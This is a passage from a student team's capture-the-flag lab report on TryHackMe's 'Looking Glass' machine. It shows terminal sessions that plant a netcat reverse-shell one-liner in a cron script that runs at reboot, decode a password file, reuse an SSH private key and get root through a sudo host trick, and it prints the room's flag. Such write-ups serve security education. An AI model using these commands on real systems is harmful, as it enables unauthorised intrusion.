cat: alice/.ssh/id_rsa: Permission denied
jabberwock@looking-glass:/home$ ls -l alice/.ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 alice/.ssh/id_rsa
jabberwock@looking-glass:/home$
```

Yew Yan try to have a look in /etc/crontab and found that Tweedledum run the twasBrillig.sh each time the system reboot.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

After that, Yew Yan check what able to run by key in the commend [sudo –l] and he found that jabberwock could rebbot the system without using password by key in the commend [sudo /sbin/ reboot].

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/
bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

Then, Yew Yan copy the twasBrillig.sh and he edit the twasBrillig.sh key in the command [*echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc selfmachineip 1234 >/tmp/f" > twasBrillig.sh*]so that he can convert twasBrillig.sh to the reverse-shell.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  twasBrillig.sh.bak  user.txt
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 1
0.9.0.50 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$
```

Then, Yew Yan opened terminal and setting up netcat listener by key in the command [*nc -lvnp 1234*]

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```


Zhe jie reboot the system by key in the command [*sudo /sbin/reboot*] .It takes few minutes to done.

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.192.255 closed by remote host.
Connection to 10.10.192.255 closed.
```

He entered the system successful after the netcat listener is accesed.

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.9.0.50] from (UNKNOWN) [10.10.192.255] 38742
/bin/sh: 0: can't access tty; job control turned off
$
```

Zhe Jie need to obtain the propser shell by key in the command[*python3 -c "import pty;pty.spawn('/bin/bash')*"] and it becomes the user --- tweedledum



Final Result:

The first question's flag is obtained and we have access to Tweedledum.The answer of the flag is also correct.Therfore, we proceed to the next step

Step 3: Horizontal Privilege Escalation

Members Involved: Ooi Yi Siang


Tools used: Terminal, Cyberchef

Thought Process and Methodology and Attempts:

In tweedledum, Yi Siang saw a humptydumpty.txt and it is suspicious.He thinks that it might be the password of humptydumpty.

```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

He uses Cyberchef to decode the text and get the result which is‘zyxwvutsrqponmlk’




Yi Siang log into humptydumpty by key in [*su humptydumpty*] and enter the password as [*zyxwvutsrqponmlk*).

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

After log in successfully to humptydumpty,Yi Siang able to swtich user to @alice after viewing the private key in /alice/.ssh/id_rsa.

After that, Yi Siang log in to alice by entering the command [*ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa*].



Final Result:

We have successfully access to alice and our group will proceed to last and final step to find the answer of the last question.

Step 4: Root Privilege Escalation

Members Involved: Ooi Yi Siang

Tools used: Terminal

Thought Process and Methodology and Attempts:

First of all, Yi Siang change the location of file to /etc/sudoers.d .Then, he found out that ssalg-gnikool is the reverse of actual hostname and only alice can run the command [*/bin/bash*]

```
alice@looking-glass:~$ cd /etc/sudoers.d
cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$
```

Yi Siang attempt to execute the command [*sudo /bin/bash*] but the password for @alice is unknown.

```
alice@looking-glass:/etc/sudoers.d$ sudo /bin/bash
sudo /bin/bash
[sudo] password for alice: s

Sorry, try again.
[sudo] password for alice: s

Sorry, try again.
[sudo] password for alice: s

sudo: 3 incorrect password attempts
alice@looking-glass:/etc/sudoers.d$
```

After searching around, Yi Siang found the solution to solve it by key in the command [*sudo -h ssalg-gnikool /bin/bash*].He is still inside the root.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d#
```

Yi Siang found root.txt and the flag for question 2 is obtained.

```
root@looking-glass:/etc/sudoers.d# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Final Result:

After obtaining the flag, our group fill in the answer of the last question and it shows correct answer

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211103039	OOI YI SIANG	Pivoted from User A to User B. Did all the video editing to create a smooth video.	CLEMENT
1211101851	ANG ZHE JIE	Did the recon. Discovered the exploit to root. Did most of the writing after compiling findings.	ANG
1211103790	KOK YEW YAN	Gathered most of the data and research from THM and the internet. Did all the audio checking and editing to ensure clear sound quality.	KOK
1211103039	OOI YI SIANG	Figured out the exploit for the initial foothold. Discovered the exploit to root.	CLEMENT

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: